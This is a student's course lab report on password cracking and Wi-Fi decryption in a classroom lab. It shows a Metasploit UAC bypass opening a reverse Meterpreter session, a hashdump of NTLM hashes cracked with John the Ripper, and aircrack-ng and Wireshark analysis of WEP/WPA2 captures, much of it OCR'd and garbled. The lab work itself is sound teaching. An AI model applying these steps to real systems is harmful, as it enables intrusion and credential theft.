

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #5 Password Cracking

Donte Staves

01171770


TASK A

1. Create two groups, one is cyse301s23, and the other is your ODU Midas ID (for example, pjiang). Then display the corresponding group IDs.




In this screenshot I used the “groupadd” command followed by “cyse301s23” and “dstav” to create groups. I then used the command “cat /etc/groups | tail -5” to display the group IDs.

2. Create and assign three users to each group. Display related UID and GID information of each user.



```
root@CS2APenTest: ~  
dstav:x:1002:  
root@CS2APenTest: # useradd -G cyse301s23 blue  
root@CS2APenTest: # useradd -G cyse301s23 red  
root@CS2APenTest: # useradd -G cyse301s23 green  
root@CS2APenTest: # useradd -G dstav orange  
root@CS2APenTest: # useradd -G dstav black  
root@CS2APenTest: # useradd -G dstav white  
root@CS2APenTest: # id -u blue  
1001  
root@CS2APenTest: # id  
uid=0(root) gid=0(root) groups=0(root)  
root@CS2APenTest: # id blue  
uid=1001(blue) gid=1003(blue) groups=1003(blue),1001(cyse301s23)  
root@CS2APenTest: # id red  
uid=1002(red) gid=1004(red) groups=1004(red),1001(cyse301s23)  
root@CS2APenTest: # id green  
uid=1003(green) gid=1005(green) groups=1005(green),1001(cyse301s23)  
root@CS2APenTest: # id orange  
uid=1004(orange) gid=1006(orange) groups=1006(orange),1002(dstav)  
root@CS2APenTest: # id black  
uid=1005(black) gid=1007(black) groups=1007(black),1002(dstav)  
root@CS2APenTest: # id white  
uid=1006(white) gid=1008(white) groups=1008(white),1002(dstav)  
root@CS2APenTest: #
```

3. Choose six new passwords, from easy to hard, and assign them to the users you created.
You need to show me the password you selected in your report, and DO NOT use your real-world passwords.



blue – sky

red – car1


green – Grass10

orange – Football11

black – Baseball\$12


white – BasketBall\$%13

4. Export all six users' password hashes into a file named "YourMIDAS-HASH" (for example, pjiang-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.




Task B

1. 5 points. Display the password hashes by using the "hashdump" command in the meterpreter shell. Then



```
root@CS2APenTest:~  
File Edit View Search Terminal Tabs Help  
root@CS2APenTest:~  
session => 1  
msf5 exploit(vindows/local/bypassuac) > exploit  
[*] Started reverse TCP handler on 192.168.10.13:4428  
[*] UAC is Enabled, checking level...  
[+] UAC is set to Default  
[+] BypassUAC can bypass this setting, continuing...  
[+] Part of Administrators group! Continuing...  
[*] Uploaded the agent to the filesystem...  
[*] Uploading the bypass UAC executable to the filesystem...  
[*] Meterpreter stager executable 73892 bytes long being uploaded...  
[*] Sending stage (179779 bytes) to 192.168.10.9  
[*] Meterpreter session 2 opened (192.168.10.13:4428 -> 192.168.10.9:1037) at 2024-04-03 19:42:36  
0490  
meterpreter > hashdump  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
bike:1004:aad3b435b51404eeaad3b435b51404ee:f1f857e501627739d39c5726fed88a3c:::  
car:1003:aad3b435b51404eeaad3b435b51404ee:4b8bb0dcada901b46885b4814984b4b9:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::  
Truck:1005:aad3b435b51404eeaad3b435b51404ee:a36398ff9909089bec689c0b2011f471:::  
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaeefb117ad06bddd830b7586c:::  
meterpreter > |
```


2. 10 points. Save the password hashes into a file named "your_midas.WinHASH" in Kali Linux (you need to replace the "your_midas" with your university MIDAS ID). Then run John the ripper for 10 minutes to crack the passwords (You MUST crack at least one password in order to complete this assignment.).



```
root@CS2APenTest:~# ls
calculator.exe  dstav@02.exe  dstav-HASH  /usr/share  /usr/share  XB2zvk2x.jpg
core           dstav@02-HASH  Julgatus.jpg  /usr/share  /usr/share  /usr/share
/usr/share     dstav@02.txt  /usr/share  /usr/share  /usr/share  /usr/share
rockyou.txt  /usr/share  /usr/share  /usr/share  /usr/share  /usr/share

root@CS2APenTest:~# john dstav@02.txt --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 17 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password      (KIndow 7)
              (JohnTheRipper)
              (Guest)
power         (truck)
Proceeding with incremental:ASCII
fast          (car)
Sg 0:00:01:23 3/3 0.05973g/s 17879Kp/s 17879Kc/s 36005Kc/s rhtrb77...rhtr68j
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
root@CS2APenTest:~#
```

3. 10 points. Upload the password cracking tool, Cain and Abel, to the remote Windows 7 VM, and install it via a remote desktop window. Then, implement BOTH brute force and dictionary attacks to crack the passwords. (You MUST crack at least one password in order to complete this assignment.)



Part B

Task C

1. Decrypt the lab4wep. cap file (5 points) and perform a detailed traffic analysis (5 points)

Kali - Internal Workstation on CS301-D5T4W02 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Wireshark Tue 17:35

lab5wep-demo.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl-F> Expression...

No.	Time	Source	Destination	Protocol	Length
1	0.000000	Cisco_04:7d:e1	Broadcast	002.11	263
2	-0.000017	IntelCor_3b:c8:c9 (...)	Cisco_fa:3b:a2 (58:...	002.11	28
3	0.000523	Apple_28:d8:50	Cisco-L1_7c:d9:c5	002.11	150
4	0.000522		Cisco-L1_7c:d9:c7 (...)	002.11	10
5	0.002571	Apple_28:d8:50	Cisco-L1_7c:d9:c5	002.11	457
6	0.002591		Apple_28:d8:50 (30:...	002.11	10

Frame 69049: 66 bytes on wire (480 bits), 66 bytes captured (480 bits)

- IEEE 802.11 Data, Flags:F.
- Logical-Link Control
- Address Resolution Protocol (reply/gratuitous ARP)

```

0000  08 02 00 00 ff ff ff ff ff f4 7f 35 04 7d e0  .....5 }
0010  00 87 7d 8b 26 26 90 d4 aa aa 03 00 00 00 08 06  --]A...
0020  00 81 00 00 00 04 00 02 50 25 98 5f 11 34 8a fc  ...%...4
0030  8a 9e 08 25 98 5f 11 34 8a fc 8a 9e
  
```

lab5wep-demo.cap Packets: 404693 - Displayed: 404693 (100.0%) Profile: Default

5:35 PM 4/2/2024

Kali - Internal Workstation on CS301-D5T4W02 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Terminal Tue 18:18

root@CS2APenTest: ~/CYSE301/Module V-Wireless Security

File Edit View Search Terminal Help

Opening lab5wep.capease wait...

Failed to open 'lab5wep.cap' (2): No such file or directory

Read 0 packets.

No networks found, exiting.

Quitting aircrack-ng...



```

root@CS2APenTest: ~/CYSE301/Module V-Wireless Security# aircrack-ng lab4wep.cap
Opening lab4wep.capease wait...
Read 404693 packets.
  
```

#	BSSID	ESSID	Encryption
1	00:16:86:DA:CF:32	ccni-test	WEP (0 IVs)
2	00:25:84:FD:66:00		Unknown
3	00:25:84:FD:66:03		Unknown
4	02:21:F1:A6:B0:A0	hpsetup	None (0.0.0.0)
5	04:DA:02:B2:92:D1		Unknown
6	18:9C:5D:EF:46:70		None (0.0.0.0)
7	18:9C:5D:EF:48:50		None (0.0.0.0)
8	18:9C:5D:EF:4D:A0		None (0.0.0.0)
9	58:BF:EA:8F:F9:00		None (10.252.236.77)
10	58:BF:EA:8F:F9:01		Unknown
11	58:BF:EA:24:98:91		WPA (0 handshake)
12	58:BF:EA:FA:16:10		None (0.0.0.0)
13	58:BF:EA:FA:36:00		None (0.0.0.0)
14	58:BF:EA:FA:3B:A0		None (0.0.0.0)
15	58:BF:EA:FA:3B:A2	Monarch001	WPA (0 handshake)
16	5C:50:15:E7:FE:42	Monarch001	EAPOL+WPA (0 handshake)
17	98:FC:11:7C:CE:63	dd-wrt	None (0.0.0.0)
18	98:FC:11:7C:D0:C7	CCNT	WPA (0 handshake)
19	E4:7E:35:04:01:10		None (0.0.0.0)

Activate Windows
Go to Settings to activate Windows

8:18 PM 4/2/2024



Kali - Internal Workstation on CS301-DSTA002 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Wireshark Tue 18:28

lab4wep-dec.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Cisco-Li_da:cf:32	Spanning-tree-(for-bridges)_00	Ethernet II	52	Ethernet II
2	0.201158	70.100.20.24	192.100.2.10	TCP	60	443 → 63745 [ACK] Seq=1 Ack=1 Win=200
3	1.434778	Apple_d3:93:05	Cisco-Li_da:cf:30	ARP	42	192.100.2.10 is at 04:1e:00:03:93:05
4	1.993724	Cisco-Li_da:cf:32	Spanning-tree-(for-bridges)_00	Ethernet II	52	Ethernet II
5	2.133124	70.100.30.27	192.100.2.10	TCP	60	443 → 63613 [ACK] Seq=1 Ack=1 Win=470
6	2.138756	70.100.30.27	192.100.2.10	TLSv1.2	112	Application Data
7	2.175108	70.100.30.27	192.100.2.10	TLSv1.2	674	Application Data, Application Data
8	2.175108	70.100.30.27	192.100.2.10	TLSv1.2	160	Application Data, Application Data
9	2.232451	70.100.30.27	192.100.2.10	TCP	78	443 → 63613 [ACK] Seq=749 Ack=47 Win=
10	3.175107	192.100.2.10	192.100.2.10	HTTP	67	HTTP/1.1 200 OK (text/css)

Frame 1: 52 bytes on wire (416 bits), 52 bytes captured (416 bits)
 Ethernet II, Src: Cisco-Li_da:cf:32 (08:16:b6:da:cf:32), Dst: Spanning-tree-(for-bridges)_00 (01:00:c2:00:00:00)
 Data (38 bytes)

```

0000  01 00 c2 00 00 00 00 15 b5 da cf 32 00 00 00 00 00  .....2....
0010  08 16 b6 da cf 30 00 00 00 00 00 00 00 16 b6 da  ....0.....
0020  cf 30 00 02 00 00 14 00 02 00 01 00 a5 a5 a5 a5  .....0.....
0030  a5 a5 a5 a5
  
```

Activate Windows
Go to Settings to activate Windows.

6:28 PM 4/2/2024

Kali - Internal Workstation on CS301-DSTA002 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Wireshark Tue 18:30

Wireshark - Protocol Hierarchy Statistics - lab4wep-dec.cap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes
Frame	100.0	142415	100.0	22356528	568 k	0	0
Ethernet	100.0	142415	8.9	1993810	50 k	0	0
Internet Protocol Version 6	0.0	60	0.0	2400	61	0	0
User Datagram Protocol	0.0	46	0.0	368	9	0	0
Multicast Domain Name System	0.0	40	0.0	5394	137	40	53
DHCPv6	0.0	6	0.0	594	15	6	59
Internet Control Message Protocol v6	0.0	14	0.0	324	8	14	32
Internet Protocol Version 4	13.7	19550	1.7	391028	9,945	0	0
User Datagram Protocol	0.1	198	0.0	1584	40	0	0
NetBIOS Name Service	0.0	20	0.0	1102	28	20	110
NetBIOS Datagram Service	0.0	3	0.0	549	13	0	0
SMB (Server Message Block Protocol)	0.0	3	0.0	303	7	0	0
SMB MailSlot Protocol	0.0	3	0.0	75	1	0	0
Microsoft Windows Browser Protocol	0.0	3	0.0	45	1	3	45
Multicast Domain Name System	0.0	30	0.0	4542	115	30	45
Dropbox LAN sync Discovery Protocol	0.0	20	0.0	2300	58	20	23
Domain Name System	0.1	80	0.0	6069	154	80	60
Bootstrap Protocol	0.0	5	0.0	1500	38	5	15
Transmission Control Protocol	13.6	19342	73.4	16399012	417 k	15644	111
Secure Sockets Layer	0.6	788	2.7	593050	15 k	785	58
Malformed Packet	0.0	12	0.0	0	0	12	0
Hypertext Transfer Protocol	0.9	1296	7.7	1715370	43 k	1238	16
MIME Multipart Media Encapsulation	0.0	2	0.0	1767	44	2	30
Media Type	0.0	18	0.0	4538	115	18	45
Line-based text data	0.0	11	0.0	7573	192	11	71
JPEG File Interchange Format	0.0	3	0.1	12178	309	3	13
JavaScript Object Notation	0.0	1	0.0	12	0	1	12
HTML Form URL Encoded	0.0	14	0.1	17314	440	14	23
CompuServe GIF	0.0	9	0.0	2734	69	9	27
FTP Data	0.0	7	0.0	9464	240	7	27

Activate Windows
Go to Settings to activate Windows.

6:30 PM 4/2/2024

- Decrypt the lab4wpa2. cap file (5 points) and perform a detailed traffic analysis (5 points)

```

root@CS2APenTest: ~/CYSE301/Module V-Wireless Security
# aircrack-ng lab4wpa2.cap
Opening lab4wpa2.capase wait...
Read 10074 packets.

No.  Time  # BSSID      ESSID      Encryption
-----
1  0.00000  1  00:16:00:0A:CF:32  ccm1-test  WEP (0 IVs)
2  0.00000  2  5B:BF:EA:FA:3B:B0  None (0.0.0.0)
3  0.00000  3  5B:BF:EA:FA:3B:A0  None (0.0.0.0)
4  0.00000  4  98:FC:11:7C:D0:C7  CCMI      WPA (1 handshake)
5  0.00000  5  F4:7F:35:04:7D:E8  None (0.0.0.0)
6  0.00000  6  F4:7F:35:39:0A:A0  Access00U None (0.0.0.0)
7  0.00000  7  F4:7F:35:39:0A:A1  No data - WEP or WPA
8  0.00000  8  F4:7F:35:39:0A:A2  Nonarch00U No data - WEP or WPA
9  0.00000  9  F4:7F:35:39:0A:A4  eduroan   No data - WEP or WPA

Index number of target network ? 4
Opening lab4wpa2.capase wait...
Read 10074 packets.

1 potential targets

Please specify a dictionary location (-w).

```

```


root@CS2APenTest: ~/CYSE301/Module V-Wireless Security
# aircrack-ng lab4wpa2.cap
Opening lab4wpa2.capase wait...
Read 10074 packets.

No.  Time  # BSSID      ESSID      Encryption
-----
1  0.00000  1  00:16:00:0A:CF:32  ccm1-test  WEP (0 IVs)
2  0.00000  2  5B:BF:EA:FA:3B:B0  None (0.0.0.0)
3  0.00000  3  5B:BF:EA:FA:3B:A0  None (0.0.0.0)
4  0.00000  4  98:FC:11:7C:D0:C7  CCMI      WPA (1 handshake)
5  0.00000  5  F4:7F:35:04:7D:E8  None (0.0.0.0)
6  0.00000  6  F4:7F:35:39:0A:A0  Access00U None (0.0.0.0)
7  0.00000  7  F4:7F:35:39:0A:A1  No data - WEP or WPA
8  0.00000  8  F4:7F:35:39:0A:A2  Nonarch00U No data - WEP or WPA
9  0.00000  9  F4:7F:35:39:0A:A4  eduroan   No data - WEP or WPA

Index number of target network ? 4
Opening lab4wpa2.capase wait...
Read 10074 packets.

1 potential targets

```



Kali - Internal Workstation on CS301-DSTA002 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Wireshark Tue 19:58

lab4wpa2-dec.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Apple_d3:93:65	Broadcast	ARP	42	who has 109.254.255.255? Tell 192.168.1.1
2	0.033200	192.168.2.23	8.8.8.8	DNS	73	Standard query 0xcb70 A www.apple.com
3	0.227320	192.168.2.23	224.0.0.251	MDNS	156	Standard query 0x9090 ANY PengdeMacBo
4	0.227320	192.168.2.23	192.168.2.1	UDP	48	58834 - 192 Len=4
5	0.498768	::	ff02::1:ff03:9365	ICMPv6	78	Neighbor Solicitation for fe80::a65e:
6	0.660932	fe80::a65e:00ff:fed::	ff02::fb	MDNS	340	Standard query 0x9090 PTR _airport.t
7	0.842304	Apple_d3:93:65	Broadcast	ARP	42	who has 109.254.255.255? Tell 192.168.1.1
8	0.893264	192.168.2.23	74.125.22.189	TCP	66	57368 -- 443 [ACK] Seq=1 Ack=1 Win=409
9	1.208896	Apple_d3:93:65	Broadcast	ARP	42	who has 109.254.255.255? Tell 192.168.1.1

* Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
 * Ethernet II, Src: Apple_d3:93:65 (a4:5e:60:d3:93:65), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 * Address Resolution Protocol (request)

0000 ff ff ff ff ff a4 5e 60 d3 93 65 00 06 00 01
 0018 08 00 06 04 00 01 a4 5e 60 d3 93 65 c0 a8 02 17
 0020 00 00 00 00 00 00 a9 fe ff ff

Activate Windows
Go to Settings to activate Windows.

Kali - Internal Work... 7:58 PM 4/2/2024

Kali - Internal Workstation on CS301-DSTA002 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Wireshark Tue 19:59

Wireshark - Protocol Hierarchy Statistics - lab4wpa2-dec.cap


Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes
Frame	100.0	2228	100.0	460293	142 k	0	0
Ethernet	100.0	2228	6.8	31192	9,674	0	0
Internet Protocol Version 6	0.1	3	0.0	120	37	0	0
User Datagram Protocol	0.0	1	0.0	8	2	0	0
Multicast Domain Name System	0.0	1	0.1	278	86	1	278
Internet Control Message Protocol v6	0.1	2	0.0	40	12	2	40
Internet Protocol Version 4	99.7	2221	9.7	44420	13 k	0	0
User Datagram Protocol	1.5	33	0.1	264	81	0	0
Network Time Protocol	0.0	1	0.0	48	14	1	48
Multicast Domain Name System	0.0	1	0.0	114	35	1	114
GQUIC (Google Quick UDP Internet Connections)	0.1	2	0.3	1387	430	2	1387
Domain Name System	1.0	22	0.2	939	291	22	939
Data	0.3	7	0.3	1374	426	7	1374
Transmission Control Protocol	98.2	2188	82.6	379997	117 k	1997	29947
Secure Sockets Layer	5.7	127	8.5	39288	12 k	127	39288
Hypertext Transfer Protocol	2.8	63	14.5	66805	20 k	62	65480
Portable Network Graphics	0.0	1	0.2	1060	328	1	1060
Data	0.0	1	0.1	343	106	1	343
Address Resolution Protocol	0.2	4	0.0	112	34	4	112



Activate Windows
Go to Settings to activate Windows.

Kali - Internal Work... 7:59 PM 4/2/2024

Task D

1. Implement a dictionary attack and decrypt the traffic. - 20 points
2. Decrypt the encrypted traffic and write a detailed summary to describe what you have explored from this encrypted traffic file. -10 points
Last digit of your MD5 Filename
0~3 WPA2-P1-01.cap
4~5 WPA2-P2-01.cap
6~8 WPA2-P3-01.cap
9~B WPA2-P4-01.cap
C~F WPA2-P5-01.cap
Figure 1 Command to get the MD5 hash.





Kali - Internal Workstation on CS301-DSTA/002 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Wireshark Fri 20:38

WPA2-P4-01-dec.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter - <Ctrl-F> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	356	DHCP Discover - Transaction ID 0x200
2	0.011205	0.0.0.0	255.255.255.255	DHCP	308	DHCP Request - Transaction ID 0x200
3	0.041184	42.62.94.2	192.168.1.127	TCP	217	443 → 42039 [PSH, ACK] Seq=1 Ack=1 Win=0 Len=0
4	1.010888	192.168.1.1	192.168.1.127	DNS	104	Standard query response 0xf579 A nyc
5	1.021128	192.168.1.1	192.168.1.127	DNS	108	Standard query response 0xe82c A n.y
6	1.731728	66.190.24.243	192.168.1.127	TCP	54	80 → 39975 [FIN, ACK] Seq=1 Ack=1 Win=0 Len=0
7	1.961625	192.168.1.127	192.168.1.1	DNS	82	Standard query 0xf61c A cn045.getul
8	1.999512	192.168.1.127	192.168.1.1	DNS	87	Standard query 0xfa99 A router-g8-pu
9	3.588682	183.61.49.155	192.168.1.127	TCP	74	8080 → 48563 [SYN, ACK] Seq=0 Ack=1 Win=0 Len=0
10	4.884303	72.30.262.51	192.168.1.127	TCP	1514	443 → 41748 [ACK] Seq=1 Ack=1 Win=81 Len=0
11	5.864186	72.30.262.51	192.168.1.127	TCP	1514	TCP Previous segment not captured
12	5.322576	186.75.27.37	192.168.1.127	TCP	66	443 → 48573 [ACK] Seq=1 Ack=1 Win=30 Len=0

Frame 1: 356 bytes on wire (2848 bits), 356 bytes captured (2848 bits) on interface 0
 Ethernet II, Src: HuaweiTe_b8:3d:23 (08:9a:cd:b8:3d:23), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
 User Datagram Protocol, Src Port: 68, Dst Port: 67

```

0000 ff ff ff ff ff ff 08 9a cd b8 3d 23 00 00 45 19  ....E
0010 01 55 00 00 48 00 40 11 39 00 00 00 00 00 ff ff  -V...S
0020 ff ff 00 00 44 00 43 01 42 fe c7 01 01 06 00 20 56  -DCB...V
0030 4b d5 00 00 00 00 00 00 00 00 00 00 00 00 00 00  K.....
0040 00 00 00 00 00 00 9a cd b8 3d 23 00 00 00 00 00  -#...
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....

```

WPA2-P4-01-dec.cap Packets: 522 - Displayed: 522 (100.0%) Profile: Default

Kali - Internal Workstation on CS301-DSTA/002 - Virtual Machine Connection

File Action Media Clipboard View Help

Applications Places Wireshark Fri 20:38

Wireshark - Protocol Hierarchy Statistics - WPA2-P4-01-dec.cap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets
Frame	100.0	522	100.0	349759	68 k	0
Ethernet	100.0	522	2.1	7308	1,424	0
Internet Protocol Version 4	100.0	522	3.0	10440	2,035	0
User Datagram Protocol	29.7	155	0.4	1240	241	0
GQUIC (Google Quick Internet Connections)	0.6	3	1.1	3603	741	3
Domain Name System	4.4	23	0.5	1623	316	23
Data	24.3	127	29.0	101260	19 k	127
Bootstrap Protocol	0.4	2	0.2	640	124	2
Transmission Control Protocol	69.9	365	63.7	222784	43 k	242
X11	0.2	1	0.0	24	4	0
Malformed Packet	0.2	1	0.0	0	0	1
Secure Sockets Layer	10.2	53	6.5	22721	4,429	52
MSN Messenger Service	10.9	57	23.5	82220	16 k	57
Hypertext Transfer Protocol	1.1	6	1.4	5024	979	3
MP4 / ISOBMFF file format	0.2	1	0.6	2271	442	1
JavaScript Object Notation	0.4	2	1.7	6056	1,180	2
Data	1.3	7	0.9	3271	637	7
Internet Control Message Protocol	0.4	2	0.2	661	128	2

Activate Windows

In the encrypted traffic file, you can see many IPs in conversation with each other and you can also see some of the traffic is coming from websites. There are also various protocols being used in this traffic file as well such as DNS which used being used for these domain names. As well TCP to ensure the integrity of it.